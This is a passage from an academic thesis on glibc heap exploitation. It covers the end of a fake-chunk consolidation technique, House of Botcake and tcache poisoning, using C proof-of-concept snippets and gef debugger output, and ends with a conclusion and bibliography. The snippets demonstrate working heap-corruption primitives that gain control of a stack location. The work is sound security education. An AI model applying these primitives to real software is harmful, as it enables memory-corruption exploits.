uint64_t* b_size_ptr = (uint64_t*)(b - 8);

```

Now we use a in order to overflow and manipulate the size of b.

```

a[real_a_size] = 0;

```

Now it is time to set prev_size of our fake chunk to an in order to merge it with our fake chunk.

```

size_t fake_size = (size_t)((b-sizeof(size_t)*2) - (uint8_t*)fake_chunk);
*(size_t*)&a[real_a_size-sizeof(size_t)] = fake_size;
fake_chunk[1] = fake_size;

```

The final step is free b after free b it is merged without fake chunk, so next malloc returns our fake chunk.

```

free(b);
d = malloc(0x200);

```

5.7.9 The House of Botcake

The goal is to bypass glibc security checks in newer versions to perform a tcache double-free attack. Consider the following code, like always, first; we assume our target is at the stack.

```

intptr_t stack_var[4];

```

Now, we allocate seven chunks to fill up the tcache in the future. As we remember, we did this trick before too.

```
intptr_t *x[7];
for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++){
    x[i] = malloc(0x100);
}
```

The next step is to define a chunk to merge `prev` and define the victim `a`; also, we define a small chunk to prevent merge chunks with the top chunk after free.

```
intptr_t *prev = malloc(0x100);
intptr_t *a = malloc(0x100);
malloc(0x10);
```

As we mention, we need to fill up tcache, so, we perform the `free` function on the 7 chunks, as the result, heap manager forces to use the unsorted bin and other bins:

```
for(int i=0; i<7; i++){
    free(x[i]);
}
```

Now the tcache is full. We perform the free function on the `prev` and `a`.

```
free(a);
free(prev);
```

The result of the above is to consolidate the `prev` chunk with the victim `a` as shown in Figure 5.10. Attention to the size and the address of the chunk:

```
Before:
unsorted_bins[0]: fw=0x555555559b10, bk=0x555555559b10
Chunk(addr=0x555555559b20, size=0x110, flags=PREV_INUSE)

After
unsorted_bins[0]: fw=0x555555559a00, bk=0x555555559a00
Chunk(addr=0x555555559a10, size=0x220, flags=PREV_INUSE)
```

```
gef> p a
$3 = (intptr_t *) 0x555555559b20
gef> p prev
$4 = (intptr_t *) 0x555555559a10
```


Figure 5.10: `a` and `prev` pointers

In the next step, with the help of *use after free* and *double-free* attacks, we put back the victim in the tcache

```
malloc(0x100);
free(a);
```

The above procedure has another result, too; now we have two chunks that overlap too. For the rest of the attack, we perform a tcache poisoning. First, define a victim and overwrite the fd pointer pointing to the target, then two allocations. The last allocation has control over the target as shown in Figure 5.11.

```
intptr_t *b = malloc(0x120);
b[0x120/8-2] = (long)stack_var;
malloc(0x100);
intptr_t *c = malloc(0x100);
```



Tcachebins[idx=15, size=0x110] count=7 ← Chunk(addr=0x55555559b20, size=0x110, flags=PREV_INUSE) ← Chunk(addr=0x7fffffffde10, size=0x0, flags=) ← Chunk(addr=0x55555554040, size=0x23002400400008, flags=PREV_INUSE|NON_MAIN_ARENA) ← [Corrupted chunk at 0x400000006]

Figure 5.11: tcache

5.8 tcache poisoning

This attack is specially designed for tcache bins, as a result, the tcache attack won't work on the older version of libc which does not have tcache. The final goal is to force tcache to return a chunk in a controlled location for example the stack. consider the following code:

```
size_t stack_var;
intptr_t *a = malloc(128);
intptr_t *b = malloc(128);
free(a);
free(b);
```

```
Tcachebins[idx=7, size=0x90] count=2 Chunk(addr=0x55555559330, size=0x90,
flags=PREV_INUSE) Chunk(addr=0x555555592a0, size=0x90, flags=PREV_INUSE)
```

The controller location in this sample is a variable inside the stack. In the next step, we allocate and free two chunks. We should mention, in newer versions of glibc, this chunk adds to tcache. In the second step we overwrite the fd pointer of chunk b:

```
b[0] = (intptr_t)&stack_var;
```

```
Tcachebins[idx=7, size=0x90] count=2 Chunk(addr=0x555555559330, size=0x90,
      flags=PREV_INUSE) Chunk(addr=0x7fffffffde68, size=0x7ffff7fc7fc8, flags=)
      Chunk(addr=0x555555555410, size=0x9066c3c9ffffcc0, flags=NON_MAIN_ARENA)
      [Corrupted chunk at 0x8d4c5741fa1e0ff3]
```

Now, as you can see in the final layout of tcache, the previous chunk is not valid anymore, it is a controller located in the stack:

```
[ 0x555555559330 -> 0x7fffffffdee8 ]
```

In the final step with one allocation, we can remove the top chunk from the tcache, so, the next allocation returns our controller location (the size must be the same):

```
malloc(128)
intptr_t *c = malloc(128);
```

Chapter 6

Conclusion

We have discussed heap implementation and various types of attacks on heap memory allocation. As we have seen, the heap is a very complex memory that must be used carefully by the programmers. Through decades various patches and optimizations have been implemented over the heap, however, the attack is still possible.

The main subject of this thesis consists of the survey of glibc heap exploitation in detail. We discussed obstacles, security checks; and steps in one or more versions of Glibc for each exploitation. Because knowing how glibc works helps to understand the exploitation; We discuss glibc memory allocation methods in detail step by step; also, we illustrated how glibc manages free memory space.

Bibliography

- [a] . Gdb plug-in. URL: <https://github.com/pwndbg/pwndbg>.
- [b] . Gef - gdb enhanced features. URL: <https://github.com/hugsy/gef>.
- [c] . Heappy: a happy heap editor. URL: <https://github.com/gand3lf/heappy>.
- [d] . libc database search. URL: <https://libc.blukat.me>.
- [e] . simple utility for modifying existing elf executables and libraries. URL: <https://github.com/NixOS/patchelf>.
- [EBW⁺18] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Heaphopper: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 99–116, Baltimore, MD, August 2018. USENIX Association. URL: <https://www.usenix.org/conference/usenixsecurity18/presentation/eckert>, doi:10.4204/EPTCS.264.4.
- [fAL21] Reza Mirzazade farkhani, Mansour Ahmadi, and Long Lu. Ptauth: Temporal memory safety via robust points-to authentication. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 1037–1054. USENIX Association, August 2021. URL: <https://www.usenix.org/conference/usenixsecurity21/presentation/mirzazade>.
- [GNU] GNU Project - Free Software Foundation. Gdb: The gnu project debugger. URL: <https://www.gnu.org/software/gdb/>.
- [she] shellphish. how2heap. URL: <https://github.com/shellphish/how2heap>.
- [vul21a] [online]01 2021. URL: <https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit>.

- [vul21b] [online]09 2021. URL: <https://securityboulevard.com/2021/09/whatsapp-flaw-casts-doubt-on-end-to-end-encryption/>.
- [WZZ⁺21] Yan Wang, Chao Zhang, Zixuan Zhao, Bolun Zhang, Xiaorui Gong, and Wei Zou. MAZE: Towards automated heap feng shui. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 1647–1664, Baltimore, MD, August 2021. USENIX Association. URL: <https://www.usenix.org/conference/usenixsecurity21/presentation/wang-yan>, doi:10.4204/EPTCS.264.4.